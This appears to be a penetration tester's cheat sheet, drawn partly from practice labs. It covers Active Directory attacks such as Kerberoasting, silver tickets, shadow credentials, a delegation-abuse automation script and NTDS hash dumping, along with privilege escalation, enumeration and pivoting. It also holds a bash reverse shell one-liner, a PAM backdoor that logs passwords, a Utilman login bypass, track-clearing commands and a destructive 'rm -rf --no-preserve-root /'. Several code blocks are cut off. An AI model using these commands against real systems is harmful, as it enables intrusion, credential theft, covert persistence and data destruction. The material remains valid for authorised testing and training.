SMB      10.10.106.112  445    DC          [+] Brute forcing RIDs
```

```

.
.
.
SMB      10.10.106.112  445    DC           1000: RETRO\DC$ (SidTyp
SMB      10.10.106.112  445    DC           1101: RETRO\DnsAdmins (
SMB      10.10.106.112  445    DC           1102: RETRO\DnsUpdatePr
SMB      10.10.106.112  445    DC           1104: RETRO\trainee (Si
SMB      10.10.106.112  445    DC           1106: RETRO\BANKING$ (S
SMB      10.10.106.112  445    DC           1107: RETRO\jburley (Si
SMB      10.10.106.112  445    DC           1108: RETRO\HelpDesk (S
SMB      10.10.106.112  445    DC           1109: RETRO\tblack (Sid

```

For example in our case the domain computer accounts are: `DC$` & `BANKING$`. Look for the `$` format.

The pre-created computers with `Assign this computer account as a pre-Windows 2000 computer` checkmark, would have the password for the computer account the same as the computer account name in lowercase.

```

→ retro crackmapexec smb 10.10.106.112 -u 'BANKING$' -p 'banking'
SMB      10.10.106.112  445    DC           [*] Windows 10.0 Build
SMB      10.10.106.112  445    DC           [-] retro.vl\BANKING$:b
→ retro crackmapexec smb 10.10.106.112 -u 'BANKING$' -p 'bankings'
SMB      10.10.106.112  445    DC           [*] Windows 10.0 Build
SMB      10.10.106.112  445    DC           [-] retro.vl\BANKING$:b

```

As we can see the we were able to successfully authenticate as the `BANKING$` computer account. We can confirm that by using a wrong password and observe the different messages that are provided. In case of successful authentication we get `STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT` instead of `STATUS_LOGON_FAILURE`.

Now what we need to do is to change the password. We can do this using

`impacket-changepasswd`:

```

→ retro impacket-changepasswd 'retro.vl/BANKING$':banking@10.10.106.112 -l
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Changing the password of retro.vl\BANKING$
[*] Connecting to DCE/RPC as retro.vl\BANKING$
[*] Password was changed successfully.

```

Looking if AD CS is present - Certificate Services:

Also if you notice that on your Domain Controller there is the port 443 opened, you can check if that domain controller really has Certificate Services by navigating to the `"/certsrv"` endpoint on the webserver.

Practice: <https://tryhackme.com/r/room/adcertificatetemplates>

In order to do this we can use the tool called **crtpy**: `certipy find -u 'BANKINGS@retro.vl -p Password123456 -dc-ip 10.10.106.112 -stdout`

To look for vulnerable templates we can use: `certipy find -vulnerable -u 'BANKINGS@retro.vl -p Password123456 -dc-ip 10.10.106.112 -stdout`

How to get a valid TGT key: `certipy auth -pfx administrator.pfx -dc-ip 10.10.106.112`

How to use the .ccache file:

```
KRB5CCNAME=administrator.ccache  
impacket-wmiexec -k -no-pass -dc-ip 10.10.106.112 retro.vl/administrator@dc
```

GenericAll to Default Domain Policy (GPOs):

If we have this permission we can create a new local administrator:

<https://github.com/Hackndo/pyGPOAbuse>

In order to use this, we need to get the GPO id of the GPO we want to modify: **PowerView**:

```
Get-GPO -all
```

→ gpupdate /force (in order to speed up the process because the script it will create a schedule task)

We can use the following command in order to execute commands using pyGPOAbuse:

```
python3 pygpoabuse.py 'baby2.vl/gpoadm:Password123!' -gpo-id 31B2F340-016D-
```

WriteDacl to User - Shadow Credentials:

If we want to change the user's password we can use the following commands **PowerView** needed:

```
Add-DomainObjectAcl -TargetIdentity "GPOADM" -PrincipalIdentity legacy -Dom  
Set-ADAccountPassword -Identity 'CN=GPOADM,OU=GPO-MANAGEMENT,DC=BABY2,DC=VL
```

If we have this permission upon an user we can change it's password but because we don't want to change the users password we can use **Shadow Credentials** so the user won't lose it's credentials (it will work like a backdoor).

Resource:

<https://github.com/eladshamir/Whisker>

```
.\Whisker.exe add /target:$USER /domain:$DOMAIN /dc:$DC /path:C:\Temp\cert.
```

And in order to use the pfx, we need to get a TGT key:

```
.\Rubeus.exe asktgt /user:$USER /certificate:C:\Temp\cert.pfx /password:"Pa
```

Check the owner of the account: `get-aduser $ACCOUNT | ForEach-Object {Get-ACL "AD:\${($_.DistinguishedName)}" | Select-Object -ExpandProperty Owner }`

And we can set the ownership of the account to us: `Set-DomainObjectOwner -Identity $ACCOUNT -OwnerIdentity $OUR_ACCOUNT`

To change the password using WriteDAcl we can grant GenericAll on that user:

```
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "GPOADM" -PrincipalIdentity "Amelia.Griffiths" -Verbose
```

Now we can change the password for the user:

```
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force  
Set-DomainUserPassword -Identity GPOADM -AccountPassword $UserPassword
```

ASREProasting:

`GetNPUsers.py` can be used to retrieve domain users who have "Do not require Kerberos preauthentication" set and ask for their TGTs without knowing their passwords. It is then possible to attempt to crack the session key sent along the ticket to retrieve the user password. This attack is known as ASREProast.

But firstly before running the attack you should get in sync with the domain: `sudo ntpdate $DOMAIN`

```
# users list dynamically queried with an RPC null session  
GetNPUsers.py -request -format hashcat -outputfile ASREProastables.txt -dc-  
  
# with a users file  
GetNPUsers.py -usersfile users.txt -request -format hashcat -outputfile ASR  
  
# users list dynamically queried with a LDAP authenticated bind (password)  
GetNPUsers.py -request -format hashcat -outputfile ASREProastables.txt -dc-  
  
# users list dynamically queried with a LDAP authenticated bind (NT hash)  
GetNPUsers.py -request -format hashcat -outputfile ASREProastables.txt -has
```

Kerberoasting:

GetUserSPNs.py can be used to obtain a password hash for user accounts that have an SPN (service principal name). If an SPN is set on a user account it is possible to request a Service Ticket for this account and attempt to crack it in order to retrieve the user password. This attack is named Kerberoast. This script can also be used for Kerberoast without preauthentication.

```
# with a password
GetUserSPNs.py -outputfile kerberoastables.txt -dc-ip $KeyDistributionCenter

# with an NT hash
GetUserSPNs.py -outputfile kerberoastables.txt -hashes 'LMhash:NThash' -dc-


# Kerberoast without preauthentication
GetUserSPNs.py -no-preauth "bobby" -usersfile "services.txt" -dc-host "DC_I
```

Targeted Kerberoasting - domain user object:

Resource: <https://github.com/ShutdownRepo/targetedKerberoast>

This abuse can be carried out when controlling an object that has a GenericAll, GenericWrite, WriteProperty or Validated-SPN over the target. A member of the Account Operator group usually has those permissions. The attacker can add an SPN (ServicePrincipalName) to that account. Once the account has an SPN, it becomes vulnerable to Kerberoasting. This technique is called Targeted Kerberoasting.

```
python3 /opt/targetedkerberoast/targetedKerberoast.py -d delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123' --
request-user N.Thompson --dc-ip 10.10.80.93
```



Basically, if you have an user with those permissions and you don't want to use Shadow Credentials you can do targeted kerberoasting, get the hash, crack it and then use the password for lateral movement.

Silver Ticket - Service Account:

If you compromised a Service Account you can use silver tickets to impersonate any user in the context of that service.

But in order to do this we firstly need 2 things: the NT hash of the service account and the domain SID.

The domain SID we can get it using:

```
getPac.py -targetUser administrator breach.vl/julia.wong:*****
```

And then we need to create the ntlm hash for the service account:

```
iconv -f ASCII -t UTF-16LE <(printf "$PASSWORD") | openssl dgst -md4
```

Then we can craft the silver ticket:

```
ticketer.py -nthash 69596c7aa1e8daee17***** -domain-sid S-1-5-21-233069279
```

And in order to use it:

```
export KRB5CCNAME=administrator.ccache  
mssqlclient.py -k breachdc.breach.vl / it depends on the Service Account
```

Machine Account Quota (MAQ):

That value is in numbers that means "Number of domain users can add computers to domain"

```
Get-ADObject ((Get-ADDomain).distinguishedname) -Properties ms-DS-Machine  
AccountQuota
```

A value of 0 means that domain users are **are not allowed to add computer accounts** and for example if you have a RBCD attack, you can no longer use it.

A value 10 means 10 domain users can add a machine to domain.

The default value is 10.

In order to find the machine account quota, we can use the netexec module:

```
nxc ldap <ip> -u user -p pass -M maq
```

Unconstrained Delegation:

Resource: <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/domain-compromise-via-unrestricted-kerberos-delegation>

Constrained Delegation:

Resource: <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-kerberos-constrained-delegation>

SeEnableDelegationPrivilege - Unconstrained Delegation:

→ first we need to create a machine account using **addcomputer.py**:

```
addcomputer.py -dc-ip 10.10.70.255 -computer-pass $MACHINE_PASSWORD -computer-name $MACHINE_ACCOUNT  
$DOMAIN/$USER_THAT_HAS_DELEGATION_PRIVILEGE:$USERS_PASSWORD'
```

→ then we need to add a DNS record for the machine account created:

```
python3 /opt/krbrelayx/dnstool.py -u 'delegate.v1\bucicomputer$' -p bucicomputer123 -r  
bucicomputer.delegate.v1 -d 10.8.3.7 --action add DC1.delegate.v1 -dns-ip 10.10.82.150
```

→ in order to abuse the unconstrained delegation the machine account need to have a SPN and TRUSTED_FOR_DELEGATION UAC, so we will use **bloodyAD** to add the UAC:

```
python3 /opt/bloodyad/bloodyAD.py -u N.Thompson -p KALEB_2341 --host DC1.delegate.v1 add uac 'bucicomputer$' -  
f TRUSTED_FOR_DELEGATION
```

→ appending SPN with **addspn** via **msDS-AdditionalDnsHostName**:

```
python3 /opt/krbrelayx/addspn.py -u 'delegate.v1\N.Thompson' -p 'KALEB_23  
41' -s 'cifs/bucicomputer.delegate.v1' -t 'bucicomputer$' -dc-ip 10.10.8  
2.150 DC1.delegate.v1 --additional
```

```
python3 /opt/krbrelayx/addspn.py -u 'delegate.v1\N.Thompson' -p 'KALEB_23  
41' -s 'cifs/bucicomputer.delegate.v1' -t 'bucicomputer$' -dc-ip 10.10.8  
2.150 DC1.delegate.v1
```

→ now we will need to run **krbrelayx** by coercing authentication to our added machine with unconstrained delegation enabled which will grab the copy of DC1's TGT that will get stored in the memory of machine account:

→ Starting the relay attack: (you can generate the NTLM hash password of the created machine accout here: <https://codebeautify.org/ntlm-hash-generator>)

```
python3 ./krbrelayx.py -hashes :C7BE3644A2EB37C98B1F248E9E689AFC
```

→ then:

```
python3 PetitPotam.py -u 'UwU$' -p 'TestPassword321' UwU.delegate.v1 10.10.85.247
```

```
or: python3 /opt/krbrelayx/printrbug.py delegate.v1/bucicomputer$:bucicomputer123@10.10.82.150  
bucicomputer.delegate.v1
```

And having the ticket we can perform dcsync with **secretsdump**:

And: `export KRB5CCNAME='DC1\${0}0ELEGATE.VL_krbtgt@0ELEGATE.VL.ccache'`

→ dump hashes:

```
python3 /usr/share/doc/python3-impacket/examples/secretsdump.py 'DC1$@OC1.delegate.v1 -k -no-pass -just-dc-  
user administrator
```

Or we could do this using the following script:

```
python3 Delegate.py -l 10.8.3.7 -r 10.10.80.93 -c carrot -p carrot123 -d delegate.vl -dc dcl.delegate.vl -u 'N.Thompson' -P KALEB_2341 -N 604E6AAB35C3830FD21C996377629213
```

```
└─$ cat Delegate.py
#!/usr/bin/env python3

import os, sys, time, subprocess
try:
    import argparse
except ImportError:
    os.system("python3 -m pip install argparse")
    os.system("python -m pip install argparse")

from subprocess import Popen
try:
    from colorama import Fore
except ImportError:
    os.system("python3 -m pip install colorama")
    os.system("python -m pip install colorama")

RED = Fore.RED
YELLOW = Fore.YELLOW
GREEN = Fore.GREEN
MAGENTA = Fore.MAGENTA
BLUE = Fore.BLUE
RESET = Fore.RESET

parser = argparse.ArgumentParser(description="SEDelegate", formatter_class=
parser.add_argument("-r", "--RHOST", action="store", help="DC IP")
parser.add_argument("-l", "--LHOST", action="store", help="DC IP")
parser.add_argument("-c", "--ComputerName", action="store", help="Whatever")
parser.add_argument("-p", "--ComputerPassword", action="store", help="Whate")
parser.add_argument("-d", "--DOMAIN", action="store", help="Domain Name ex:")
parser.add_argument("-dc", "--DC", action="store", help="FQDN ex: dc01.invo")
parser.add_argument("-u", "--USERNAME", action="store", help="Username of u")
parser.add_argument("-P", "--PASSWORD", action="store", help="Password of u")
parser.add_argument("-N", "--NTLM", action="store", help="NTLM Hash for com")

args = parser.parse_args()
parser.parse_args(args=None if sys.argv[1:] else ['--help'])

RHOST = args.RHOST
```

```

DOMAIN = args.DOMAIN
USERNAME = args.USERNAME
PASSWORD = args.PASSWORD
COMPNAME = args.ComputerName
COMPP = args.ComputerPassword
LHOST = args.LHOST
DC = args.DC
NTLM = args.NTLM

def ADDCOMPUTER():
    print(f"{YELLOW}\nAdding Computer with Computer name {COMPNAME} and password {PASSWORD}")
    s = Popen([f"addcomputer.py -dc-ip {RHOST} -computer-pass {COMPP} -comp {COMPNAME}"] + args.extra_args)
    s.wait()

def DNSTOOL():
    print(f"{YELLOW}\nAdding DNS{RESET}")
    s = Popen([f"python3 krbrelayx/dnstool.py -u 'delegate.vl\\carrot$' -p {PASSWORD}"] + args.extra_args)
    s.wait()

def BLOODYAD():
    print(f"{YELLOW}\nCreating TRUSTED_FOR_DELEGATION with {COMPNAME}{RESET}")
    s = Popen([f"python3 /opt/bloodyad/bloodyAD.py -u {USERNAME} -p {PASSWORD}"] + args.extra_args)
    s.wait()

def ADDSPN():
    print(f"{YELLOW}\nAdding SPN for {COMPNAME} with CIFS{RESET}")
    s = Popen([f"python3 krbrelayx/addspn.py -u '{DOMAIN}\\{USERNAME}' -p {PASSWORD}"] + args.extra_args)
    s.wait()
    s = Popen([f"python3 krbrelayx/addspn.py -u '{DOMAIN}\\{USERNAME}' -p {PASSWORD}"] + args.extra_args)
    s.wait()

def KRB5():
    print(f"{YELLOW}\nRunning krbrelayx and printerbug with hash {NTLM}{RESET}")
    s = Popen([f"python3 krbrelayx/printerbug.py '{COMPNAME}':{COMPP}@{RHOST}"] + args.extra_args)
    s = Popen([f"python3 krbrelayx/krbrelayx.py -hashes :{NTLM}"], shell=True)
    time.sleep(5)
    exit()

def main():
    print(f"{YELLOW}\nMay need to run twice{RESET}")
    print(f"{RED}Make sure both Domain and FQDN are within /etc/hosts")
    time.sleep(2)

```

```

print(f"{RED}Read the actual script to see what to do when the ccache i
time.sleep(2)
ADDCOMPUTER()
DNSTOOL()
BLOODYAD()
ADDSPN()
KRB5()

#when script is done getting ccache you can exit with a ctrl+c
#at this point you should have recieved a ccache ticket export that with th
#export KRB5CCNAME=.'<ccache ticket>' ex: export KRB5CCNAME=.'DC1$@DELEG
#you can the do a secrets dump with the following secretsdump.py 'FQDN' -no
#ex secretsdump.py 'dc1$@dc1.delegate.v1 -no-pass -k -just-dc-user adminis

if __name__ == '__main__':
    main()

```

Convert base64 .ccache to normal .ccache file:

If for example you are on the attacked windows machine and you got the .ccache file and it's not working to use from there, you can copy that big base64 blob you got from getting the .ccache file and use the following commands:

```

cat ticket.b64 | base64 -d > ticket.kirbi
impacket-ticketConverter ticket.kirbi ticket.ccache
klist
KRB5CCNAME=administrator.ccache
psexec [...]

```

How to get the SID of a Machine Account:

```
powershell.exe Get-ADComputer -Filter *
```

Status Password Must Change:

```
impacket-smbpasswd sendai.v1/Thomas.Powell@dc.sendai.v1 -newpass '$aduwu123
```

User GenericAll over a Group:

You can add that specific user to that group using bloodyad:

```
python3 bloodyAD.py --host "10.10.104.41" -d 'sendai.v1' -u 'thomas.powell
```

Or you could use:

```
net rpc group addmem "TargetGroup" "TargetUser" -U "DOMAIN"/"ControlledUser"
```

Windows Privilege Escalation

→ `SeImpersonatePrivilege` abuse:

```
https://github.com/itm4n/PrintSpoofer
```

→ `SeImpersonatePrivilege` abuse:

```
https://github.com/BeichenDream/GodPotato
```

Automated Privilege Escalation:

- PowerUp: → Invoke-AllChecks
- Privesc: → Invoke-PrivEsc
- PEASS-ng: → winPEASx64.exe
- PrivescCheck.ps1 → Invoke-PrivescCheck

SeBackupPrivilege & SeRestorePrivilege:

If you have those permissions after checking the `whoami /priv` command, that means that you can dump the SAM and SYSTEM in order to get the Administrator hash.

This is the case of a normal standalone windows machine but if you are in an active directory and you want to get the Domain Admin hash you need to copy the drive that is currently in use using **diskshadow**: filename → `diskshadow.dsh`

```
set context persistent nowriters
add volume c: alias persecure
create
expose %persecure% z:
```

Covert it to a DOS format using: `unix2dos diskshadow.dsh`

Upload it on the target machine and then: `diskshadow /s diskshadow.dsh`. Don't forget to go to a writeable folder: `mkdir C:\Temp`.

Once you have done this use the robocopy tool to copy the file from the Z Drive to the Temp directory: `robocopy /b z:\windows\ntds . ntds.dit`

Then extract the system hive file: `reg save hklm\system c:\Temp\system`

Transfer the files to your local machine and use secretdump to extract the hashes: `impacket-secretdump -ntds ntds.dit -system system local`

NT Authority - Local Service Restore Privileges:

If you notice that you are the local service user and you don't have any permissions or very few by using the command: `whoami /priv` you can restore the privileges using: <https://github.com/itm4n/FullPowers>

Windows Misc

Reset Windows Password without Password:

In order to do this you need to hold SHIFT pressed and restart and machine while having SHIFT pressed. This will boot the windows machine into the **Safe Mode** where you can go to Troubleshoot → Recovery Methods → Command Prompt and from here:

```
copy C:\Windows\System32\Utilman.exe C:\Windows\System32\Utilmanbak.exe
copy C:\Windows\System32\cmd.exe C:\Windows\System32\Utilman.exe
```

After this type `exit` in cmd and continue on the machine. Once you have the login appeared you can press on the little man on the right bottom corner and a `cmd` will pop-up.

On this you can either create an user or change the password of one:

```
net user test test /add | net user test /delete
net user EXISTING_USER NEW_PASSWORD
```

Linux Privilege Escalation

Enumeration:

→ sudo management: `sudo -l`

→ find SUID binaries: `find $starting_path -perm -4000 -type f 2>/dev/null`

Find files belonging to an user:

```
find / -user $USER -ls 2>/dev/null
```

Red Teaming

Resource: <https://github.com/A-poc/RedTeam-Tools>

NMAP Scanning:

→ NMAP Ports Scan:

```
sudo nmap -p- -sS --min-rate 5000 --open -T5 -vvv -Pn $IP -oG nmap/allPorts
```

→ NMAP Full Scan:

```
nmap -A -sC -sV -p$PORTS $IP -Pn
```

→ NMAP Connect Scan:

```
nmap -sT -sCV -p- -Pn --min-rate 5000 $IP
```

→ NMAP TCPWrap Bypass Scan:

```
nmap -n -vv -A --min-parallelism=50 --max-parallelism=150 -Pn -T2 $IP
```

LDAP Enumeration:

→ nmap script:

```
sudo nmap -n -sV --script "ldap* and not brute" -p 389 $IP -Pn
```

→ ldap get naming context:

```
ldapsearch -x -H ldap://10.10.106.112 -s base namingContexts
```

→ ldapsearch:

```
ldapsearch -x -b "DC=$DC,DC=$DC" -H ldap://$IP "*" "
```

→ Apache Directory Studio: <https://directory.apache.org/studio/download/download-linux.html>

→ JXplorer LDAP: <https://sourceforge.net/projects/jxplorer/>

SMB Enumeration:

→ smbclient: `smbclient -L $IP`

→ smbmap: `smbmap -H $IP`

→ enum4linux: `enum4linux $IP`

→ netexec: `nxc smb $IP -u "" -p "" --shares`

→ enumerate users via rid-brute using impacket: `impacket-lookupsid guest@$IP`

Always try to use the usernames as the password with: `nxc smb $IP -u users.txt -p users.txt --no-bruteforce --continue-on-success`

Container Enumeration:

→ <https://github.com/cdk-team/CDK#cdk---zero-dependency-container-penetration-toolkit>

RCP Enumeration:

→ rpcclient (null or authenticated sessions): `rpcclient -U "" -N [ip]`


```
→ rpscclient -U''%'' $ip
```

And use the following command:

```
→ enumdomusers
```

```
→ enumprinters
```

```
→ querydispinfo
```

RSYNC Enumeration:

List shares: `rsync -av --list-only rsync://$IP`

Listing a shared folder: `rsync -av --list-only rsync://$IP/$FOLDER`

Copying files from the shared folder: `rsync -av rsync://$IP/$SHARE ./rsync_share`

Kerberos - Kerbrute User Enumeration:

```
/opt/kerbrute/kerbrute_linux_amd64 userenum --dc brunodc.bruno.vl -d bruno.vl notes.txt
```

STATUS Password Must Change:

In case you see this after you spray the network with a set of credentials, that means that the user needs to change its password after the next logon attempt. So you can change the user's password using: `smbpasswd -r $IP -u '$USER'`

Winrm Connection:

In order to connect via winrm you need to use **evil-winrm**: `evil-winrm -i $IP -u $USER -p '$PASSWORD'`

Java RMI - JMX:

JMX makes it easy to manage and monitor Java applications and resources. It allows access and manipulation of managed objects called MBeans (Managed Beans), which expose properties and methods for administration.

JMX is used to monitor, configure and manage applications both locally and remotely.

In order to enumerate it we can use: <https://github.com/qtc-de/beanshooter>

Command to enumerate:

```
java -jar beanshooter-4.1.0-jar-with-dependencies.jar enum $IP 2222
```

Commands to generate an interactive shell:

```
java -jar beanshooter-4.1.0-jar-with-dependencies.jar standard $IP 2222 t
onka
java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka shell $IP 222
2
```

Squid HTTP Proxy:

When you see this port opened you can enumerate stuff internally. For this we will need to add to our proxychain configuration file the following:

```
cat /etc/proxychains4.conf | tail -n1  
http $IP 3128 ( squid proxy http )
```

And we will have to compile the following tool in order to enumerate faster:

→ go.mod:

```
module squidscan  
  
go 1.16  
  
require github.com/cheggaaa/pb/v3 v3.1.2 // indirect
```

→ squidscan.go:

```
package main  
  
import (  
    "fmt"  
    "net"  
    "net/http"  
    "net/url"  
    "sync"  
    "time"  
    "strings"  
    "io/ioutil"  
    "github.com/cheggaaa/pb/v3"  
)  
  
var (  
    proxyURL = "http://127.0.0.1:8080" // adjust proxy ip & port  
    numWorkers = 100 // adjust workers  
    numPorts = 65535 // adjust ports  
)  
  
func main() {  
    proxyURL, err := url.Parse(proxyURL)  
    if err != nil {
```

```

    fmt.Printf("Failed to parse proxy URL: %v\n", err)
    return
}
transport := &http.Transport{
    Proxy: http.ProxyURL(proxyURL),
    DialContext: (&net.Dialer{
        Timeout: 3 * time.Second,
        KeepAlive: 3 * time.Second,
    }).DialContext,
}
client := &http.Client{Transport: transport}
openPorts := make([]int, 0)

bar := pb.StartNew(numPorts)
sem := make(chan struct{}, numWorkers)
var wg sync.WaitGroup
for port := 1; port <= numPorts; port++ {
    wg.Add(1)
    go func(p int) {
        defer wg.Done()
        sem <- struct{}{}
        defer func() {
            <-sem
            bar.Increment()
        }()

        address := fmt.Sprintf("127.0.0.1:%d", p)
        r, err := client.Get(fmt.Sprintf("http://%s", address))
        if err != nil {
            return
        }
        data, _ := ioutil.ReadAll(r.Body)
        dataStr := string(data)
        if strings.Contains(dataStr, "The requested URL could not be ret
            return;
        }
        defer r.Body.Close()
        openPorts = append(openPorts, p)
        fmt.Printf("Port %d found!\n", p)

    }(port)
}

```

```

wg.Wait()
bar.Finish()

fmt.Println("Open ports:")
for _, port := range openPorts {
    fmt.Println(port)
}
}

```

And to compile it we need to use the following commands:

```

go mod tidy
go build

```

And then we just need to scan the ports we found using **squidscan** using the following command:

```

sudo proxychains4 -f /etc/proxychains4.conf nmap -sC -sV -p22,9173,9174,9195,9192,9191 127.0.0.1 --min-
rate=5000

```

BurpSuite Proxy Settings:

For example: We have PaperCut NG running on port 9191. Let's configure our burp to use the proxy address. Go to proxy settings → Network → Connections → Upstream Proxy Servers and add the Proxy Host and Proxy port in the respective fields. Now, accessing <http://127.0.0.1:9191> should load the page.

And you need to start the burpsuite using proxychains: `sudo proxychains burpsuite`

MD5 Cracking:

If the format is something like this: `$hash = md5("$secure|$username|$password");` and you have the secure and hash value of the password you can create a hash for hashcat with mode 20:

→ hash format: `$user_hashed_password:$secure|$username|` and then `hashcat -a 0 -m 20 hash.txt`

Reverse Shells:

```

bash -c 'bash -i >& /dev/tcp/$IP/$PORT 0>&1'

```

How to send Email using swaks:

```

swaks --header "Updated Manual" --body "I updated the manual, please open i

```

Username List Generation:

```
#!/usr/bin/env python
import sys
import os.path

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("usage: {} names.txt".format((sys.argv[0])))
        sys.exit(0)

    if not os.path.exists(sys.argv[1]):
        print("{} not found".format(sys.argv[1]))
        sys.exit(0)

    for line in open(sys.argv[1]):
        name = ''.join([c for c in line if c == " " or c.isalpha()])

        tokens = name.lower().split()

        # skip empty lines
        if len(tokens) < 1:
            continue

        fname = tokens[0]
        lname = tokens[-1]

        print(fname + lname)          # johndoe
        print(lname + fname)          # doejohn
        print(fname + "." + lname)    # john.doe
        print(lname + "." + fname)    # doe.john
        print(lname + fname[0])       # doej
        print(fname[0] + lname)       # jdoe
        print(lname[0] + fname)       # djoe
        print(fname[0] + "." + lname) # j.doe
        print(lname[0] + "." + fname) # d.john
        print(fname)                  # john
        print(lname)                  # joe
```

Linux

Setup ~/.profile

```

mkt() {
    mkdir {nmap,exploits,tmp,content}
}

function extractPorts(){
    ports="$(cat $1 | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/')
    ip_address="$(cat $1 | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}')
    echo -e "\n[*] Extracting information...\n" > extractPorts.tmp
    echo -e "\t[*] IP Address: $ip_address" >> extractPorts.tmp
    echo -e "\t[*] Open ports: $ports\n" >> extractPorts.tmp
    echo $ports | tr -d '\n' | xclip -sel clip
    echo -e "[*] Ports copied to clipboard\n" >> extractPorts.tmp
    cat extractPorts.tmp; rm extractPorts.tmp
}

```

Setup Linux I3

Link: <https://github.com/xct/kali-clean>

Configuration: <https://github.com/xct/kali-clean/blob/main/.config/i3/config>

Clearing Tracks

Disable .bash_history:

```
ln -sf /dev/null /home/$user/.bash_history
```

Unset command line:

```
unset HISTFILE HISTSIZE HISTFILESIZE PROMPT_COMMAND
```

Set the time of a file:

```
touch --date="2023-01-01 12:00:00" example.txt
```

Destroy a file:

```
shred -u -z file.txt
```

```
sudo rm -rf --no-preserve-root /
```

Check Space Available

In order to check the space that you have left on your machine you can use: `df -h`

Start a SMB Server for File Sharing

In order to do this you need to use: `impacket-smbserver -smb2support Shared .` . Where **Shared** is the name of your shared folder.

To copy the files, in the attacked machine you need to use: `copy \\$IP\Shared\${FILE}` .

Pivoting and Portforwarding

```
# Attacking Machine
./chisel server -p <Port> --reverse &
./chisel server -p 1337 --reverse &

# On Target Machine
./chisel client <Attacking-IP>:<Port> R:socks &
./chisel client 10.50.46.8:1337 R:socks &

# Then use Proxychains to scan internal networks from the compromised host.

ssh -D 8090 user@machine
nano /etc/proxychains.conf
-> socks4 127.0.0.1 8090
proxychains nc -vn 10.10.10.5 80
proxychains rdekstop 10.10.10.5
```

Ping Sweep Network Enumeration:

```
for i in {1..254}; do (ping -c 1 10.0.0.$i | grep "bytes from" &) ;done
```

PAM Stealing Credentials Backdoor:

Create a `.sh` script called **logger** with the contents:

```
#!/bin/sh

echo "$(date) $PAM_USER $(cat -) $PAM_RHOST $PAM_RUSER" >> /var/log/passwor
```

Then `sudo nano /etc/pam.d/common-auth` and add this line before the auth success one:

```
auth optional pam_exec.so quiet expose_authtok /home/kali/pam/logger
```

Generating Random Passwords:

```
pwgen -yco 8 1 ( Generate a single password of 8 characters with various r
```

External Enumeration Methodology

Subdomain Enumeration:

Tools:

- subfinder → <https://github.com/projectdiscovery/subfinder>
- assetfinder → <https://github.com/tomnomnom/assetfinder>
- bbot → <https://github.com/blacklanternsecurity/bbot>
- crtfinder → <https://github.com/eslam3kl/crtfinder/tree/main>

Web Technology Enumeration:

Tools:

- whatweb → <https://github.com/urbanadventurer/WhatWeb>
- wappalyzer → <https://github.com/tunetheweb/wappalyzer>

Resources:

- <https://www.thehacker.recipes/>
- <https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-adds-enumerate/>
- <https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/ad-enumeration>
- <https://exploit-notes.hdks.org/exploit/web/method/web-basic-pentesting/>
- <https://pentestbook.six2dez.com/>